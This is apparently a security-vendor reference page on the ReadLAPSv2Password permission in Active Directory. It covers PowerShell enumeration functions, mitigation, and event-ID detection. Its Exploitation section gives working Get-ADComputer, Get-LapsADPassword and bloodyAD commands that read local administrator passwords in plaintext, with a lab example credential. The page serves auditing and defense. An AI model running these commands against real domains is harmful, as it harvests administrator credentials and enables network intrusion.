
Summary
| Forestall ACL Alias | ReadLAPSv2Password |
| AD Alias | ReadProperty |
| Affected Object Types | Computers |
| Exploitation Certainty | Certain |
| AD Right | Extended Right |
Description
The ReadLAPSv2Password permission grants the authority to read local administrator passwords managed by the Local Administrator Password Solution (LAPS) in Active Directory. This permission enables system administrators to securely retrieve and manage the local administrator password of each computer. LAPS ensures that unique and complex passwords are generated for each computer, allowing passwords to be rotated automatically on a regular schedule. The ReadLAPSv2Password permission facilitates support and management processes by ensuring that these passwords are accessible when needed.
However, when this permission is misconfigured, it creates serious security vulnerabilities. A threat actor with the ReadLAPSv2Password permission extracts the credentials of local administrator accounts on target machines. Since these credentials are typically configured with extensive privileges, they are used by the attacker to infiltrate the corporate network, gain access to critical infrastructure, and carry out malicious activities. Additionally, this permission allows an attacker to maintain persistent access to systems and move laterally within the network using standard lateral-movement techniques.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate ReadLAPSv2Password entries.
1. Find-ReadLAPSv2Password function
function Find-ReadLAPSv2Password { [CmdletBinding()] param ( [string]$OutputPath = "ReadLAPSv2PasswordAcls.csv", [ValidateSet('computer','organizationalUnit','container')] [string[]]$Classes = @('computer','organizationalUnit','container') ) Write-Verbose "Loading ActiveDirectory module..." if (-not (Get-Module -Name ActiveDirectory)) { Import-Module ActiveDirectory -ErrorAction Stop } $aclType = [System.Security.AccessControl.AccessControlType]::Allow $rightToRead = [System.DirectoryServices.ActiveDirectoryRights]::ReadProperty $rootDSE = [ADSI]"LDAP://RootDSE" $schemaNC = $rootDSE.schemaNamingContext function Get-AttributeGuid { param ([string]$Name) $path = "LDAP://CN=$Name,$schemaNC" try { $node = [ADSI]$path } catch { Write-Warning " • Cannot bind to schema object for '$Name': $_" return [Guid]::Empty } $propCol = $node.Properties["schemaIDGUID"] if (-not $propCol -or $propCol.Count -eq 0) { Write-Warning " • schemaIDGUID missing for '$Name'" return [Guid]::Empty } $bytes = $propCol[0] if (-not ($bytes -is [byte[]])) { Write-Warning " • schemaIDGUID for '$Name' is not a byte[]" return [Guid]::Empty } try { return New-Object System.Guid -ArgumentList (, $bytes) } catch { Write-Warning " • Failed to construct Guid for '$Name': $_" return [Guid]::Empty } } Write-Verbose "Retrieving LAPS attribute GUIDs..." $plainGuid = Get-AttributeGuid -Name "ms-LAPS-Password" $encryptedGuid = Get-AttributeGuid -Name "ms-LAPS-EncryptedPassword" if ($plainGuid -eq [Guid]::Empty) { Throw "Could not resolve GUID for ms-LAPS-Password—cannot continue." } elseif ($encryptedGuid -eq [Guid]::Empty) { Write-Warning "Could not resolve GUID for ms-LAPS-EncryptedPassword; encrypted entries will be skipped." } $results = [System.Collections.Generic.List[PSObject]]::new() Write-Verbose "Retrieving all objects of class: $($Classes -join ', ')" $objects = foreach ($class in $Classes) { Get-ADObject -LDAPFilter "(objectClass=$class)" -Properties distinguishedName,objectClass} foreach ($obj in $objects) { $dn = $obj.DistinguishedName $class = $obj.objectClass Write-Verbose " ⋯ processing $dn ($class)" try { $entry = [ADSI]"LDAP://$dn" $aces = $entry.ObjectSecurity.GetAccessRules( $true, # includeExplicit $false, # includeInherited [System.Security.Principal.NTAccount] ) foreach ($ace in $aces) { if ($ace.AccessControlType -ne $aclType) { continue } if (-not ($ace.ActiveDirectoryRights -band $rightToRead)) { continue } if ($ace.IsInherited) { continue } if ($ace.ObjectType -eq [Guid]::Empty) { continue } if ($ace.ObjectType -eq $plainGuid) { $attr = 'ms-LAPS-Password' } elseif ($encryptedGuid -ne [Guid]::Empty -and $ace.ObjectType -eq $encryptedGuid) { $attr = 'ms-LAPS-EncryptedPassword' } else { continue } $results.Add([PSCustomObject]@{ 'Target Object DN' = $dn 'Object Type' = $class 'Identity Reference' = $ace.IdentityReference.Value 'Access Type' = $ace.AccessControlType 'Right' = "ReadProperty ($attr)" 'Inherited' = $ace.IsInherited 'GUID' = $ace.ObjectType }) } } catch { Write-Warning "Failed to enumerate ACLs on $dn : $_" } } $unique = $results | Sort-Object 'Target Object DN','Object Type','Identity Reference','Right','GUID' -Unique if ($unique.Count -gt 0) { Write-Host "Found $($unique.Count) unique LAPS ACL entries." Write-Verbose "Exporting to $OutputPath" $unique | Export-Csv -Path $OutputPath -NoTypeInformation Write-Host "Export complete: $OutputPath" } else {Write-Host "No matching LAPS ACL entries found."}}2. Scan all OUs, computers, and containers in the domain
Find-ReadLAPSv2Password.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate ReadLAPSv2Password entries without relying on any external modules or dependencies.
1. Find-ReadLAPSv2PasswordSimple function
function Find-ReadLAPSv2PasswordSimple {    [CmdletBinding()]    param (        [string]$Target = $null,        [string]$OutputPath = "ReadLAPSv2PasswordAcls.csv"    )
    function Get-SchemaGuid {        param ([string]$Name)        try {            $rootDSE  = New-Object DirectoryServices.DirectoryEntry("LDAP://RootDSE")            $schemaNC = $rootDSE.Properties["schemaNamingContext"][0]            $schemaPath = "LDAP://CN=$Name,$schemaNC"            $schemaObj = New-Object DirectoryServices.DirectoryEntry($schemaPath)            $guidBytes = $schemaObj.Properties["schemaIDGUID"][0]            if ($guidBytes -is [byte[]]) {                return New-Object Guid (, $guidBytes)            } else {                return [Guid]::Empty            }        } catch { return [Guid]::Empty }    }
    $plainGuid     = Get-SchemaGuid -Name "ms-LAPS-Password"    $encryptedGuid = Get-SchemaGuid -Name "ms-LAPS-EncryptedPassword"
    if ($plainGuid -eq [Guid]::Empty) {        Write-Error "Could not resolve GUID for ms-LAPS-Password—cannot continue."        return    }
    $results = [System.Collections.Generic.List[PSObject]]::new()
    if ($Target) {        try {            $entries = @( New-Object DirectoryServices.DirectoryEntry("LDAP://$Target") )        }        catch {            Write-Error "Failed to bind to '$Target': $_"            return        }    } else {        try {            $root      = New-Object DirectoryServices.DirectoryEntry("LDAP://RootDSE")            $baseDN    = $root.Properties["defaultNamingContext"][0]            $searchRoot= New-Object DirectoryServices.DirectoryEntry("LDAP://$baseDN")            $searcher  = New-Object DirectoryServices.DirectorySearcher($searchRoot)            $searcher.Filter = "(|(objectClass=computer)(objectClass=organizationalUnit)(objectClass=container))"            $searcher.PageSize = 1000            [void]$searcher.PropertiesToLoad.Add("distinguishedName")            [void]$searcher.PropertiesToLoad.Add("objectClass")            $hits = $searcher.FindAll()            $entries = foreach ($hit in $hits) {                try { $hit.GetDirectoryEntry() }                catch { continue }            }        }        catch {            Write-Error "LDAP search failed: $_"            return        }    }
    foreach ($entry in $entries) {        # Always get [0] to avoid PropertyValueCollection in CSV        $dn = $entry.Properties["distinguishedName"][0]        # Get the last objectClass value as type string        $objectClassProp = $entry.Properties["objectClass"]        $class = $null        if ($objectClassProp -is [System.Collections.IEnumerable]) {            $enum = $objectClassProp | ForEach-Object { $_ }            $class = $enum[-1]        } else {            $class = $objectClassProp        }
        try {            $aces = $entry.ObjectSecurity.GetAccessRules($true, $false, [System.Security.Principal.NTAccount])            foreach ($ace in $aces) {                if ($ace.AccessControlType  -ne 'Allow') { continue }                if (-not ($ace.ActiveDirectoryRights -band [System.DirectoryServices.ActiveDirectoryRights]::ReadProperty)) { continue }                if ($ace.IsInherited) { continue }                if ($ace.ObjectType -eq [Guid]::Empty) { continue }
                if    ($ace.ObjectType -eq $plainGuid) {                    $attr = 'ms-LAPS-Password'                }                elseif ($encryptedGuid -ne [Guid]::Empty -and $ace.ObjectType -eq $encryptedGuid) {                    $attr = 'ms-LAPS-EncryptedPassword'                }                else {                    continue                }
                $who = $ace.IdentityReference.Value
                $results.Add([PSCustomObject]@{                    'Target Object DN'   = $dn                    'Object Type'        = $class                    'Identity Reference' = $who                    'Access Type'        = $ace.AccessControlType                    'Right'              = "ReadProperty ($attr)"                    'Inherited'          = $ace.IsInherited                    'GUID'               = $ace.ObjectType                })            }        } catch {            Write-Warning "Failed to enumerate ACLs on $dn : $_"        }    }
    $unique = $results | Sort-Object 'Target Object DN','Object Type','Identity Reference','Right','GUID' -Unique
    if ($unique.Count -gt 0) {        $unique | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8        Write-Host "Exported $($unique.Count) entries to $OutputPath"    }    else {        Write-Host "No matching LAPS ACL entries found."    }}
2. Scan all OUs, computers, and containers in the domain
Find-ReadLAPSv2PasswordSimple3. Scan a specific object
Find-ReadLAPSv2PasswordSimple -Target "OU=Workstations,DC=Forestall,DC=labs"Active Directory Users and Computers

1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the group name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
5. Click on the Advanced button to open the Advanced Security Settings dialog.
6. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. Click Edit to modify the selected ACE.
8. In the permissions list, locate and check the option msLAPS-Password or msLAPS-EncryptedPassword permissions.
9. Click OK to save your changes and close the dialogs.
alt text
Exploitation
This vulnerability can be exploited on Windows systems with PowerShell, while on Linux systems, tools such as BloodyAD can be used for exploitation.
Windows
An attacker can perform ReadLAPSv2Password attack with this cmdlets on windows.
With Get-ADComputer
Get-ADComputer -Identity '<Vulnerable Computer>' -Properties msLAPS-Password| Select-Object Name, @{Name="msLAPS-Password";Expression={$_.Item("msLAPS-Password")}} | Format-ListExample:
Get-ADComputer -Identity 'vm01$' -Properties msLAPS-Password| Select-Object Name, @{Name="msLAPS-Password";Expression={$_.Item("msLAPS-Password")}} | Format-List
alt text
With Get-LAPSADPassword
Get-LapsADPassword -Identity '<Vulnerable Computer>' -AsPlainTextExample:
Get-LapsADPassword -Identity 'vm01' -AsPlainText
alt text
Linux
You can also perform the ReadLAPSv2Password exploitation with this command (BloodyAD must be installed before running the command).
BloodyAD
To scan the domain and retrieve all accessible passwords
bloodyAD --host "<DCHOST>" -d "<DomainFQDN>" -u "<Username>" -p '<Password>' get search --filter '(msLAPS-Password=*)' --attr msLAPS-PasswordExample:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' get search --filter '(msLAPS-Password=*)' --attr msLAPS-Password
alt text
To get the LAPS password from a specific computer
bloodyAD --host "<DCHOST>" -d "<DomainFQDN>" -u "<Username>" -p '<Password>' get object '<Vulnerable Computer>' --attr msLAPS-PasswordExample:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' get object 'vm01$' --attr msLAPS-Password
alt text
Mitigation
Access Control Entries identified as dangerous should be removed by following the steps below.
1. Open Active Directory Users and Computers, and activate Advanced Features option.
2. Double click the affected object and open Security tab.
3. In this tab, click Advanced button and open the dangerous Access Control Entry.
4. Remove the rights which marked as dangerous.
5. Click OK and Apply to save changes.
alt text
Detection
Adding new Access Control Entries to Active Directory objects changes the ntSecurityDescriptor attribute of the objects. These changes can be detected with Event IDs 5136 and 4662 to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |